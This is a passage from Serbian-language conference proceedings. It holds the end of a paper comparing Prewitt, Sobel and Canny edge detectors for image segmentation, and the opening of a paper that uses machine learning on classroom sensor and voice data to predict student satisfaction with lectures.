U cilju delimične eliminacije negativnog uticaja šuma, prilikom formiranja razlike osvetljenosti po jednoj koordinati, može se istovremeno primeniti i prostorno usrednjavanje po ortogonalnoj koordinati, što se koristi u Previtovom algoritmu izdvajanja ivice (Popović, 2006; Gonzalez & Woods, 2008).

Ilustracija izdvajanja ivica slike cameraman.tif Previtovim operatorom prikazana je na Slici 2.

Za razliku od Previtovog operatora koji koristi usrednjavanje bez težine, težinsko usrednjavanje primenjeno je u slučaju Sobelovog operatora, sa ciljem da se svim pikselima obezbedi odgovarajući uticaj u formiranju gradijenta (Popović, 2006; Gonzalez & Woods, 2008).

Ilustracija izdvajanja ivica slike cameraman.tif Sobelovim operatorom prikazana je na Slika 3.

Jednaku vrednost gradijanta za horizontalne, vertikalne i dijagonalne ivice obezbeđuje izotropni gradijentni operator ili Frei-Čenov operator sa optimizovanom vrednošću parametra usrednjavanja (Frei & Chen, 1977). Svi operatori koji koriste i prostorno urednjavanje po ortogonalnoj koordinati, svakako daju bolje rezultate u pogledu generisanja lažnih ivica ili izolovanih tačaka, u odnosu na operatore zasnovane na razlikama.

Proširivanjem granica lokalnog susedstva na kome se izračunava aproksimacija gradijenta rezultuje još boljim potiskivanjem šuma, na osnovu čega su projektovani bokskar (*boxcar*) operatori sa maskama većih dimenzija. Uvođenjem težinskih koeficijenata u proces usrednjavanja pri izračunavanju gradijenta dobijen je i piramidalni operator koji je predložio Abdou (Abdou & Pratt, 1979). Dalja optimizacija sprovodi se uvođenjem težinske funkcije Gausovskog oblika u proces usrednjavanja, što je predložio Argile, a koristi se i u Makleodovom algoritmu detekcije ivice (Macleod, 1970).

Svi navedeni operatori koriste kombinovano operacije usrednjavanja i operacije formiranja razlike, a u slučaju upotrebe težinske funkcije Gausovskog oblika parametar kojim je određena standardna devijacija kontroliše proces usrednjavanja (Basu, 2002). Optimalan izbor ovog parametra predstavlja kompromis između dobre detekcije i dobre lokalizacije ivice.

Prethodno prikazani gradijentni operatori dobijeni su na heuristički način, a u cilju komparativne analize u radu su ilustrovani i rezultati primene Kanijevog operatora do kojeg se dolazi analitičkim pristupom (Canny, 1986). U izvođenju Kanijevog operatora polazi se od jednodimenzionalne kontinualne idealno strme ivice kojoj je superponiran beli Gausov šum standardne devijacije $\sigma_n$, dok se izdvajanje ivica vrši konvolucijom u kontinualnom domenu signala ivice sa šumom, sa antisimetričnim impulsnim odzivom operatora, koji ima nenultu vrednost u određenom intervalu (Popović, 2006). Položaj ivice je određen lokalnim maksimumom te konvolucije, dok su osnovni kriterijumi za određivanje impulsnog odziva operatora dobra detekcija, dobra lokalizacija i širina ivice ograničena na jedan piksel. Postupak optimizacije se zbog velike složenosti vrši numerički. Za Kanijev algoritam karakterističan je postupak potiskivanja

Slika 3. Rezultat izdvajanja ivica Sobelovim detektorom

Slika 4. Rezultat izdvajanja ivica Kanijevim detektorom



DOI: 10.15308/Synthesis-2015-123-128

ne-maksimuma (*non-maximum suppression*) nakon formiranja gradijentne slike. U procesu potiskivanja ne-maksimuma vrši se poređenje modula gradijenta za svaki piksel sa vrednostima gradijenta u dve tačke koje su postavljene ekvidistantno sa obe strane ivice, a vrednost gradijenta se zadržava samo ako je veća od obe vrednosti sa kojima se poredi (Canny, 1986). Nakon potiskivanja ne-maksimuma vrši se poređenje sa unapred definisanom vrednošću praga u cilju formiranja binarne mape ivica.

Ilustracija izdvajanja ivica slike cameraman.tif Kanijevim operatorom prikazana je na Slici 4, uz očiglednu prednost u odnosu na prethodno prikazane postupke.

Na osnovu vizuelnog poređenja sa prethodno ilustrovanim rezultatima izdvajanja ivica koristeći Robertsov, Prewitt-ov i Sobelov operator, može se zaključiti da Kanijev detektor obezbeđuje najbolju detekciju ivica, kao i da u generisanoj mapi ivica sve ivice imaju odgovarajuću širinu, odnosno da nije potreban postupak stanjivanja ivica koji je u slučaju primene nekih operatora neophodan.

Kanijev algoritam takođe ima i mogućnost promene vrednosti parametra σ u cilju postizanja komprimisa između dobre detekcije i dobre lokalizacije. Određivanje optimalne vrednosti praga detekcije u Kanijevom algoritmu deteljno je analizirano u literaturi, a osnovna ideja je da se odredi vrednost parametra σ koja smanjuje devijaciju gradijenta usled šuma na vrednost koja odgovara verovatnoći lažne detekcije (Amodaj & Popović, 1990).

## 3. POREĐENJE PERFORMANSI OPISANIH DETEKTORA

Definisanje i poređenje različitih metoda za izdvajanje ivica je vrlo kompleksno, pošto postoji veliki broj metoda čije je optimalne vrednosti slobodnih parametara teško odrediti, a takođe je problematičan i izbor mape ivica sa kojom će se porediti dobijeni rezultati (Shin, 2001). U ovom radu je kao mapa za poređenje izabrana mapa ivica dobijena Kanijevim algoritmom, zbog očigledne prednosti u odnosu na ostale postupke analizirane u ovom radu. Kvalitet opisanih detektora procenjen je određivanjem standardno korišćenih numeričkih pokazatelja kvaliteta, kao što su srednja kvadratna greška (MSE – *Mean-Square Error*) i vršni odnos signal-šum (PSNR – *Peak Signal-to-Noise Ratio*), a poređenje je vršeno u odnosu na Kanijevu mapu.

Za slike $x(n_1, n_2)$ i $y(n_1, n_2)$ dimenzija $N_1$ x $N_2$, MSE se određuje kao (Pratt, 2007):

$$MSE = \frac{1}{N_1 N_2} \sum_{n_1=1}^{N_1} \sum_{n_2=1}^{N_2} \left[ x(n_1, n_2) - y(n_1, n_2) \right]^2 \quad (6)$$

dok je PSNR određen sa:

$$PSNR = 10 \log_{10} \left( \frac{MAX_I}{MSE} \right) \quad (7)$$

pri čemu $MAX_I$ predstavlja najveću moguću vrednost piksela, koja u slučaju osmobitne sivo-skalirane slike iznosi 255.

Nakon proračuna vrednosti PSNR [dB] dobijene su vrednosti: 10.45 dB, 11.25 dB, i 11.19 dB, za Robertsov, Previtov i Sobelov detektor, respektivno, na osnovu čega se može zaključiti da je najmanja razlika u odnosu na optimalni Kanijev detektor postignuta u slučaju upotrebe Previtovog algoritma, nešto veća u slučaju upotrebe Sobelovog detektora, a da su najlošiji rezultati postignuti u slučaju primene Robertsovog detektora, što je u skladu i sa subjektivnom vizuelnom ocenom kvaliteta mape izdvojenih ivica.

## 4. SEGMENTACIJA SLIKE NA OSNOVU MAPE IVICA

Postupak segmentacije predstavlja podelu slike na regione sa sličnim atributima, pri čemu se kao atribut najčešće koristi osvetljenost (kod monohromatskih slika) ili boja (kod kolornih slika). U procesu segmentacije mogu se koristiti i drugi atributi kao što su ivice ili mera teksture (Senthilkumaran & Rajesh, 2009). U ovom radu je kao atribut korišćena prethodno generisana mapa ivica.

Većina postupaka segmenatacije je heurističkog karaktera, dok se u praksi uglavnom koristi opisna kvalitativna definicija dobre segmentacije (Senthilkumaran & Rajesh, 2009; Popović, 2006).

Ilustracija postavljanja granica regiona, sa ciljem da granice budu jednostavne, glatke i prostorno što tačnije, prikazana je na Slici 6 a) i b), nakon primene Kanijevog algoritma za izdvajanje ivice, sa parametrom standardne devijacije σ=1 i pragom definisanim vektorom [0.1 0.2]. Rezultat primene Kanijevog detektora sa donjom i gornjom granicom praga definisanom prethodnim vektorom, prikazan je na Sl. 5.

Slika 5. Mapa ivica dobijena Kanijevim detektorom sa parametrom standardne devijacije σ=1 i pragom definisanim vektorom [0.1 0.2]


Na Slici 6 a) i b) ilustrovana je segmentacija scene određivanjem granice objekata na osnovu prethodno generisane mape ivica.

Posledica postojanja šuma u slici je isprekidanost granica objekata, a iz tih razloga se u praksi koriste različiti postupci spajanja ivica u cilju formiranja neprekidnih granica regiona. Prilikom povezivanja ivica ilustrovanog na Sl. 6 segmenti dužine manje od 10 piksela nisu uzimani u obzir. Nakon toga je vršeno spajanje ivica aproksimacijom krivih, u cilju rekonstrukcije nedostajućih segmenata. U literaturi su opisani različiti algoritami aproksimacije, kao što je aproksimacija Bezier-ovim polinomima ili splajnovima, zatim iterativni metodi aproksimacije pravolinijskim segmentima, a predloženi su i različiti heuristički načini spajanja ivica.


U primeru ilustrovanom Slikom 6 b) segmenti krivih fitovani su sa maksimalnom devijacijom u odnosu na original u vrednosti 2 piksela, a nakon aproksimacije svi segmenti su prikazani različitim bojama, pri čemu je izbor boje za prikazivanje slučajnog karaktera.



DOI: 10.15308/Synthesis-2015-123-128



Slika 6. a) Segmentacija i b) fitovanje sa maksimalnom devijacijom u odnosu na original u vrednosti 2 piksela



Slika 7. a) Segmentacija i b) fitovanje sa maksimalnom devijacijom u odnosu na original u vrednosti 3 piksela

U slučaju izbora većih vrednosti maksimalne devijacije u odnosu na original, nakon aproksimacije dobiće se lošiji rezultati, što je prikazano na Slici 7 a) i b).

Na Slici 7 b) ilustrovan je postupak aproksimacijie nakon izbora maksimalne vrednosti devijacije u vrednosti 3 piksela, uz očigledno lošije performanse u odnosu na rezultat prikazan na Slici 6 b).

## 5. ZAKLJUČAK

U radu je ilustrovana praktična implemantacija različitih algoritama za detekciju ivice u digitalnoj slici, baziranih na gradijentnim operatorima, uz očiglednu prednost Kanijevog algoritma u odnosu Robertsov, Previtov i Sobelov, za pretpostavljene uslove.

Nakon primene različitih detektora, mapa ivica je dopunjena nedostajućim pikselima koristeći jednostavnije metode fitovanja krivih, u cilju dobijanja glatkih prostorno što tačnijih regiona.

Ilustrovani algoritmi bi se mogli efikasno primeniti za odvajanje predmeta od pozadine, naročito u slučajevima kada pozadina ima uniformnu ili približno uniformnu osvetljenost, različitu od osvetljenosti predmeta na slici, što je tipično za prepoznavanje tipa automobila ili aviona na snimku ili slici, kao i u slučaju raznih biomedicinskih slika.

Jedna od značajnih primena predstavljanja slike pomoću ivica objekata prisutnih u snimljenoj sceni je svakako smanjenje količine podataka koje je potrebno obraditi, zadržavajući pri tome ključne informacije o obliku objekta. Dobijene ivice objekata se mogu dalje koristiti u algoritmima za prepoznavanje i klasifikaciju objekata.

## REFERENCES


Abdou, I.E., & Pratt, W.K. (1979). Quantitive Design and Evaluation of Enhancement /Thresholding Egde Detectors. In Proc. of IEEE, 67(5), 753-763.

Amodaj, N., & Popović, M. (1990). Adaptive procedure for threshold selection in directional derivative edge detectors. In Proc. SPIE 1349, Applications of Digital Image Processing XIII, San Diego, USA (pp. 128-138).

Basu, M. (2002). Gaussian-based Edge-detection Methods–A Survey. *IEEE Trans. on Systems, Man, and Cybernetics–Part C*, 32, 252-260.

Canny, J. (1986). A Computational Approach to Edge Detection. *IEEE Trans. on Pattern Analysis and Machine Intell*, 8, 679-698.

Frei, W., & Chen, C.C. (1977). Fast Boundary Detection: A Generalization and a New Algorithm. *IEEE Trans. on Computers*, 26, 988-998.

Gonzalez, R.C., & Woods. R.E. (2008). *Digital Image Processing*. Upper Saddle River, NJ: Prentice Hall.

Gonzalez, R.C., Woods, R.E., & Eddins, S.L. (2009). *Digital Image Processing Using MATLAB*, Knoxville, TN: Gatesmark Publishing.




DOI: 10.15308/Synthesis-2015-123-128

Macleod, I. (1970). On Finding Structure in Pictures. In Picture Processing and Psychopictorics. New York: Academic Press.

Oskoei, M.A., & Hu. (2010). *A Survey on Edge Detection Methods, Technical Report: CES-506*. United Kingdom: University of Essex.

Pinho, A.J., & Almeida, L.B. (1997). A review on edge detection based on filtering and differentiation. *Revista do Detua*, 2(1), 113-126.

Popovic, M. (2006). *Digitalna obrada slike*. Beograd: Akademska misao.

Pratt, W.K. (2007). *Digital Image Processing Inc*. New York, NY: John Wiley & Sons.

Russ, J. (2002). *The Image Processing Handbook*. Boca Raton: CRC Press.

Senthilkumaran, N., & Rajesh, R. (2009). Edge Detection Techniques for Image Segmentation – A Survey of Soft Computing Approaches. *Int. J. of Recent Trends in Engineering*, 1, pp. 250-254.

Shin, M.C. (2001). Comparison of Edge Detector Performance through Use in an Object Recognition Task. *Computer Vision and Image Understanding*, 84, 160–178.

Trussell H.J., & Vrhel, M.J. (2008). *Fundamentals of Digital Imaging*. UK: Cambridge University Press.



DOI: 10.15308/Synthesis-2015-123-128

Synthesis
International Scientific Conference of IT and Business-Related Research

# PROCENA ZADOVOLJSTVA STUDENATA PREDAVANJEM KORIŠĆENJEM METODA MAŠINSKOG UČENJA

## DETERMINING STUDENT SATISFACTION WITH A LECTURE USING MACHINE LEARNING METHODS

Ana Uzelac[1], Snežana Mladenović[1], Dragan Zoranović[2], Stefan Zdravković[1], Slađana Janković[1]
[1]Univerzitet u Beogradu, Saobraćajni fakultet, Vojvode Stepe 305, Beograd, Srbija
[2]Univerzitet u Beogradu, Fakultet organizacinih nauka, Jove Ilića 154, Beograd, Srbija

**Apstrakt:**
Predavači se svakodnevno suočavaju sa problemom efikasnog prezentovanja materije. Prilikom procene koliko je predavanje u datom trenutku uspešno, predavači se mogu osloniti jedino na svoje iskustvo koje često može odudarati od realnosti. Zbog usredsređenosti na predavanje, predavač nije u mogućnosti da pravovremeno primeti da li je u učionici npr. postalo pretoplo ili zagušljivo, što može nepovoljno da utiče na sposobnost studenata da prate predavanje. Kad bi predavač u svakom trenutku imao objektivniju informaciju o tome da li su studenti zadovoljni, mogao bi je iskoristiti i prilagoditi svoje predavanje i parametre fizičke sredine njihovim potrebama. Ovaj rad ispituje parametre fizičkog okruženja i predavačevog ponašanja koji utiču na zadovoljstvo studenata predavanjem. Izdvojeni su samo oni parametri koji se mogu meriti korišćenjem Interneta inteligentnih uređaja, a analizirani su korišćenjem metoda mašinskog učenja. Cilj je bio da se izdvoje relevantni parametri, a potom da se odabere metoda mašinskog učenja koja daje najbolje rezultate. Ispitano je deset poznatih klasifikatora i njihova sposobnost da na osnovu posmatranih parametara za dati segment predavanja odrede da li pripada klasi u kojoj su studenti zadovoljni predavanjem ili klasi u kojoj nisu zadovoljni. Od ispitanih algoritama, najbolje rezultate imao je Rotation Forest (75.32%), a najslabije Ridor algoritam (70.13%).

**Ključne reči:**
mašinsko učenje, Internet inteligentnih uređaja, veštačka inteligencija.

**Abstract:**
Lecturers regularly face the issue of efficiently presenting some teaching unit. When determining if their presentation is currently successful, lecturers can only rely on their experience which quite often differs from reality. As lecturers are primarily focused on a lecture, they are not able to timely notice if it is too hot or stuffy in the classroom, which may adversely affect the student's ability to actively attend the lecture. If the lecturer had the more objective information about students' satisfaction, he/she could use it to adapt the lecture and adjust the parameters of the physical environment to their needs. This paper analyses the parameters of physical environment and lecturer's behaviour that may affect students' satisfaction with a lecture. We have selected only those parameters that can be measured by means of Internet of things and analyzed them using the machine learning methods. The aim was to select relevant parameters and choose the most efficient and accurate machine learning method. Ten well-known classifiers were examined and their ability to correctly determine if it belongs to the class in which students are satisfied with the lecture or the other one. Rotation Forest algorithm demonstrated the best (75.32%), while Ridor algorithm (70.13%) the weakest accuracy (70.13%) among the tested classifiers.

**Key words:**
machine learning, Internet of things, artificial intelligence.

**Zahvalnica:**
Zahvaljujemo se Ministarstvu prosvete, nauke i tehnološkog razvoja Republike Srbije, koje je podržalo ovaj rad u okviru projekta pod brojem **036012**.

## 1. UVOD

Predavač ne može objektivno da odgovori da li je u datom trenutku predavanje dobro ili nije, pogotovo u slučaju kada je auditorijum veliki pa nije moguće pratiti pojedinačne reakcije studenata. Kada bi predavači znali potrebe studenata, bili bi u mogućnosti da prilagode svoje ponašanje i prezentaciju kako bi zadovoljili njihova očekivanja. Ako bi predavač pravovremeno znao da studenti postaju nezadovoljni predavanjem, tu informaciju bi blagovremeno mogao da iskoristi tako što bi promenio svoj stil predavanja, otvorio prozor, uključio grejanje, itd., u zavisnosti od toga šta mu je u datom trenutku sistem koji ispituje zadovoljstvo studenata predložio da uradi.

U cilju unapređenja nastave na Saobraćajnom fakultetu na predmetima koji se predaju u okviru uže naučne oblasti Informatika, sprovedeno je istraživanje koje je za cilj imalo da ispita da li je moguće iskoristiti metode mašinskog učenja za analizu parametara fizičkog okruženja i parametara dobijenih iz predavačevog ponašanja kako bi se istrenirao klasifikator koji bi mogao u svakom trenutku da odgovori da li je student zadovoljan tekućim predavanjem.

Istraživanje se zasniva na metodama mašinskog učenja. Mašinsko učenje predstavlja oblast veštačke inteligencije koja se koristi prilikom izgradnje računarskih sistema koji su sposobni da poboljšaju svoje performanse koristeći informacije iz iskustva. Mašinsko učenje svakim danom nalazi sve više primena, a koristi se prilikom odobravanja kredita, klasifikacije dokumenata, u medicini za dijagnostikovanje raznih bolesti, prepoznavanje objekata, itd. Jedan od najčešćih problema koji se rešava je problem klasifikacije nepoznatih instanci u jednu od unapred predefinisanih klasa.

Pored metoda mašinskog učenja, ovaj rad se zasniva na konceptu Interneta inteligentnih uređaja (IoT). Koncept IoT je relativno nov i zbog toga ovom polju trenutno nedostaju standardni i jednoznačne definicije. Jedna od organizacija koja se bavi standardizacijom na polju telekomunikacija, informacija i komunikacionih tehnologija je *International Telecommunicati-*

E-mail: ana.uzelac@sf.bg.ac.rs
DOI: 10.15308/Synthesis-2015-129-133

*on Union (ITU)* koja posmatra IoT kao povezanost u bilo kom trenutku, na bilo kom mestu, bilo čega (ITU, 2005). Kada se govori o dimenziji „bilo čega", misli se na „pametne stvari" koje mogu biti iz fizičkog ili virtuelnog sveta, a poseduju sposobnost da budu identifikovane i integrisane u komunikacione mreže (ITU-T, 2015).

Naredne sekcije rada organizovane su na sledeći način: u drugoj sekciji će biti pregled literature. Opis istraživanja je dat u trećoj sekciji, a rezultati i diskusija se nalaze u četvrtoj sekciji. U poslednjoj sekciji je dat zaključak.

## 2. PREGLED LITERATURE

Iako postoji veliki broj radova u kojima se koriste metode mašinskog učenja, kao i sve veći broj istraživanja koja se zasnivaju na IoT konceptu, u ovom trenutku ne postoji puno studija koje objedinjuju ova dva koncepta. U jednom od radova koji je u uskoj vezi sa ovim istraživanjem je predstavljen sistem koji u gotovo realnom vremenu sa tačnošću od 80% može da odredi stepen zainteresovanosti studenata (Gligoric *et al.*, in press). U istraživanju je korišćena kamera i širokopojasni mikrofon za posmatranje ponašanja studenata kako bi se pronašli obrasci koji se mogu koristiti za određivanje stepena zainteresovanosti studenata. U radu je korišćen i pametni telefon sa ugrađenim trokoordinatnim akcelerometrom koji je bio smešten u predavačev džep sa ciljem da meri aktivnost predavača. Sistem je implementiran u Matlabu, a zasniva se na algoritmima mašinskog učenja. Cilj pomenutog istraživanja je bio da posmatra studente i njihove aktivnosti, dok je u ovom radu fokus na ispitivanju parametara fizičkog okruženja i ponašanju predavača.

U fizičkom okruženju postoji veliki broj parametara koji se mogu meriti i analizirati. Prvi zadatak je bio da od velikog skupa parametara izaberemo one koji bi mogli uticati na proces usvajanja znanja, a koji bi se mogli jednostavno meriti korišćenjem "pametnih stvari". U literaturi postoji veliki broj istraživanja koja potvrđuju negativan uticaj neadekvatnih temperatura na performanse studenata (Pepler & Warner, 1968; Wyon, 1970; Schoer & Shaffran, 1973; Wargocki & Wyon, 2007). Postoji i veliki broj eksperimenata koji potvrđuju da velike količine ugljen-dioskida nepovoljno utiču na performanse studenata (Shaughnessy *et al.*, 2006; Wargocki & Wyon, 2007; Coley *et al.*, 2007; Bakó-Biró *et al.*, 2012; Ito *et al.*, 2006; Murakami *et al.*, 2006; Molhave, 1986; Otto *et al.*, 1992). Jedan broj radova se bavi ispitivanjem buke i njenih efekata na akademske performanse studenata i saglasni su da buka loše utiče na proces usvajanja znanja (Crook, & Langdon, 1974; Johnson, 2001; Downs & Crum, 1978; Bronzaft & McCarthy, 1975; Evans & Maxwell, 1997; Kyzar, 1977). Ostalim parametrima je pokazano da povećana vlažnost zajedno sa niskim vazdušnim pritiskom ima negativan efekat na koncentraciju (Howarth & Hoffman, 1984).

Pored parametara fizičkog okruženja, zadatak je bio da se proučava i predavačevo ponašanje, jer putem ekspresivnog ponašanja predavač može da utiče na zadovoljstvo studenata predavanjem, a samim tim i na sam proces učenja (Murray, 1997). Predavač može da iskaže ekspresivno ponašanje na različite načine: izrazima lica, držanjem tela, tonom glasa (Ambady & Rosenthal, 1992). Postoje brojna istraživanja koja su potvrdila da analizom različitih vokalnih karakteristika kao što su visina tona, ritam, energija, brzina govora, intonacija, perceptivna glasnost i kvalitet glasa, možemo dobiti informaciju o govornikovom emotivnom stanju (Fairbanks & Pronovost 1939; Williams & Stevens 1981; Huber *et al.*, 2000; Batliner *et al.*, 2003; Lee & Narayanan, 2002) koje s druge strane može da utiče na angažovanje studenata tokom predavanja i njihov uspeh u učionici (Zembylas & Schutz, 2009).

## 3. OPIS ISTRAŽIVANJA

S obzirom na gore navedeno razmatranje, kao potencijalne parametre iz fizičkog okruženja koji mogu da utiču na zadovoljstvo studenata tokom predavanja izdvojili smo temperaturu, količinu ugljen-dioksida, vlažnost vazduha, vazdušni pritisak i buku. Svaki od ovih parametara je moguće meriti odgovarajućim senzorom, a izmerene vrednosti se mogu odmah poslati na server i obrađivati.

U literaturi je prikazano da glas predstavlja značajan kanal za pokazivanje ekspresivnog ponašanja, a da je broj karakteristika koje se iz njega mogu ekstrahovati ogroman. Odlučili smo se da koristimo skup glasovnih karakteristika koji se pokazao uspešnim u različitim kontekstima (Pentland, 2006).

Eksperimentalni deo istraživanja je sproveden za vreme održavanja vežbi i predavanja na časovima koje je držalo nastavno osoblje angažovano na predmetima uže naučne oblasti Informatika. Za potrebe istraživanja je snimljeno 10 predavanja, a svakom predavanju je prisustvovalo između 10 i 20 studenata.

Za snimanje parametara fizičkog okruženja i glasa korišćeni su sledeći uređaji:

- tablet opremljen senzorom za buku koji je bio lociran u sredini učionice i korišćen za detekciju nivoa buke,
- ploča sa senzorima na kojoj su se nalazili senzori za merenje količine ugljen-dioksida, temperature, vlažnosti vazduha i vazdušnog pritiska,
- *Bluetooth headset* povezan sa računarom koji se koristio za snimanje predavačevog glasa, a zvuk je sniman na frekvenciji od 8 kHz.

Pre samog procesa snimanja, vremena na svim uređajima su bila sinhronizovana. Dok su uređaji merili i snimali parametre iz okruženja, zadatak studenata je bio da tokom samog predavanja označe delove predavanja kojima su zadovoljni kao i delove kojima nisu. To su radili pritiskanjem jednog od dva dugmeta na veb-stranici, pri čemu pritiskanje prvog dugmeta znači da su zadovoljni, a pritiskanje drugog da nisu. Segmentacija je rađena na intervalima dužine od 30 sekundi.

Skup podataka za treniranje je napravljen korišćenjem sledećih ograničenja:

- segmenti sa više od 80% negativnih glasova su markirani kao "nezadovoljni",
- sagmenti sa više od 80% pozitivnih glasova su označeni kao "zadovoljni",
- segmenti sa manje od 80% bilo pozitivnih bilo negativnih glasova su odbačeni,
- ako je student na jednom segmentu glasao više puta, ti glasovi su odbačeni,
- odbačeni su i segmenti na kojima je bilo dosta šuma.

Inicijalno je dobijeno 7.5 sati materijala, a posle primene ovih ograničenja ostao je 231 segment dužine 30 sekundi.

## 4. REZULTATI ISTRAŽIVANJA I DISKUSIJA

Nakon završenih predavanja, rađena je analiza i obrada snimljenih podataka. Senzori za merenje količine ugljen-dioksida, temperature, vlažnosti vazduha i vazdušnog pritiska su registrovali jednu vrednost na svakih 30 sekundi i tu vrednost slali na server zajedno sa vremenom merenja. Što se buke tiče, ona je uzorkovana svake sekunde pomoću senzora za nivo buke koji je bio ugrađen u tablet, a na samom tabletu je čuvan *csv* (*comma-separated values*) fajl sa vremenima uzorkovanja i izmerenim vrednostima. Za svaki segment su potom urađene sledeće statističke analize koje se odnose na buku:



DOI: 10.15308/Synthesis-2015-129-133

1. srednja vrednost,
2. srednja vrednost apsolutnih devijacija,
3. suma kvadrata devijacija,
4. medijana i
5. standardna devijacija.

Ekstrakcija glasovnih karakteristika je urađena korišćenjem *toolboxa* koji je razvijen od strane *Human Dynamics* grupe (Pentland, 2006), i kao rezultat ekstrakcije dobijene su 22 glasovne karakteristike:

1. srednja vrednost formantne frekvencije,
2. srednja vrednost sigurnosti formantne frekvencije,
3. srednja vrednost spektralne entropije,
4. srednja vrednost najvećeg autokorelacionog vrha,
5. srednja vrednost lokacije najvećeg autokorelacionog vrha,
6. srednja vrednost ukupnog broja autokorelacionih vrhova,
7. srednja vrednost energije u frejmu,
8. srednja vrednost promene energije u vremenu,
9. standardna devijacija formantne frekvencije,
10. standardna devijacija sigurnosti u formantnu frekvenciju,
11. standardna devijacija spektralne entropije,
12. standardna devijacija vrednosti najvećeg autokorelacionog vrha,
13. standardna devijacija lokacije autokorelacionog vrha,
14. standardna devijacija broja korelacionih vrhova,
15. standardna devijacija energije u frejmu,
16. standardna devijacija promene energije u vremenu,
17. prosečna dužina glasovnih segmenata,
18. prosečna dužina govornih segmenata,
19. procenat vremena govora,
20. stopa govora,
21. deo vremena u kom se priča i
22. prosečan broj kratkih govornih segmenata.

Nakon ovog postupka dobijen je skup podataka za treniranje koji je imao 231 instancu, a svaka instanca 31 atribut. Visoka dimenzionalnost podataka nosi sa sobom dosta problema, pa je poželjno da bude smanjena tako što će se odabrati podskup relevantnih atributa putem metode koja se zove selekcija atributa.

Svi atributi mogu biti klasifikovani u jednu od četiri disjunktne klase (Novaković, 2013):

- irelevantni atributi,
- slabo relevantni redundantni atributi,
- slabo relevantni neredundantni atributi,
- jako relevantni atributi.

Optimanalni skup atributa za učenje čine slabo relevantni neredundantni atributi i jako relevantni atributi.

Da bismo odredili skup atributa koji su redundantni ili irelevantni koristili smo statističku vrednost koja se zove informacijski dobitak (*Information Gain*). Informacijski dobitak spada u kvantitativne mere kojom se računa vrednost atributa i predstavlja očekivanu redukciju entorpije uzrokovanu razdvajanjem primera na osnovu tog atributa (Witten, Frank, & Hall, 2011). Može se računati korišćenjem sledeće formule:

$$\text{InfoGain(Class,Attribute)} = \text{H(Class)} - \text{H(Class} \mid \text{Attribute)} \quad (1)$$

gde H predstavlja entropiju.

Informacijski dobitak smo računali korišćenjem *Wekinog* (Hall *et al.*, 2009) evaluatora *InfoGainAttributeEval* koristeći podrazumevane vrednosti. Kao što je bilo očekivano, za veliki broj atributa smo dobili da imaju vrednost nula, što znači da su irelevantni ili redundantni. Za samo osam atributa je informacijski dobitak bio veći od nule i oni su prikazani u Tabeli 1.

| Atribut | Vrednost atributa |
|---|---|
| Količina ugljen-dioksida | 0,2015 |
| Vlažnost vazduha | 0,1312 |
| Standardna devijacija energije u frejmu | 0,0848 |
| Srednja vrednost energije u frejmu | 0,0709 |
| Standardna devijacija promene energije u vremenu | 0,0663 |
| Standardna devijacija broja korelacionih vrhova | 0,0658 |
| Vazdušni pritisak | 0,0601 |
| Temperatura | 0,0369 |

Tabela 1. Atributi i njihove vrednosti

Iz tabele se vidi da je jedan od najbitnijih faktora za zadovoljstvo studenata količina ugljen-dioksida, a za njom odmah sledi vlažnost vazduha. Od parametara fizičkog okruženja još su se vazdušni pritisak i temperatura pokazale kao bitne. Energija u frejmu predstavlja jačinu glasa na datom segmetu i označava nivo konverzacione aktivnosti predavača. Njena srednja vrednost, standardna devijacija, kao i standardna devijacija njenih promena u jedinici vremena se pokazalo bitnim pri određivanju zadovoljstva studenata. Pored ove dve glasovne karakteristike, utvrđeno je i da standardna devijacija broja korelacionih vrhova ima uticaja, najverovatnije iz razloga što se iz nje može odrediti da li je u datom frejmu prisutan glas.

Skup podataka za treniranje je dobijen odbacivanjem nerelevantnih atributa. Dakle, skup za treniranje se sastoji od 231 instance od kojih svaka ima osam atributa. Dobijeni skup za treniranje se sastoji od 157 instanci (68%) koje su studenti označili kao segmente na kojima su bili zadovoljni predavanjem i 74 instance (32%) koje su bile označene kao segmenti predavanja na kojima studenti nisu bili zadovoljni.

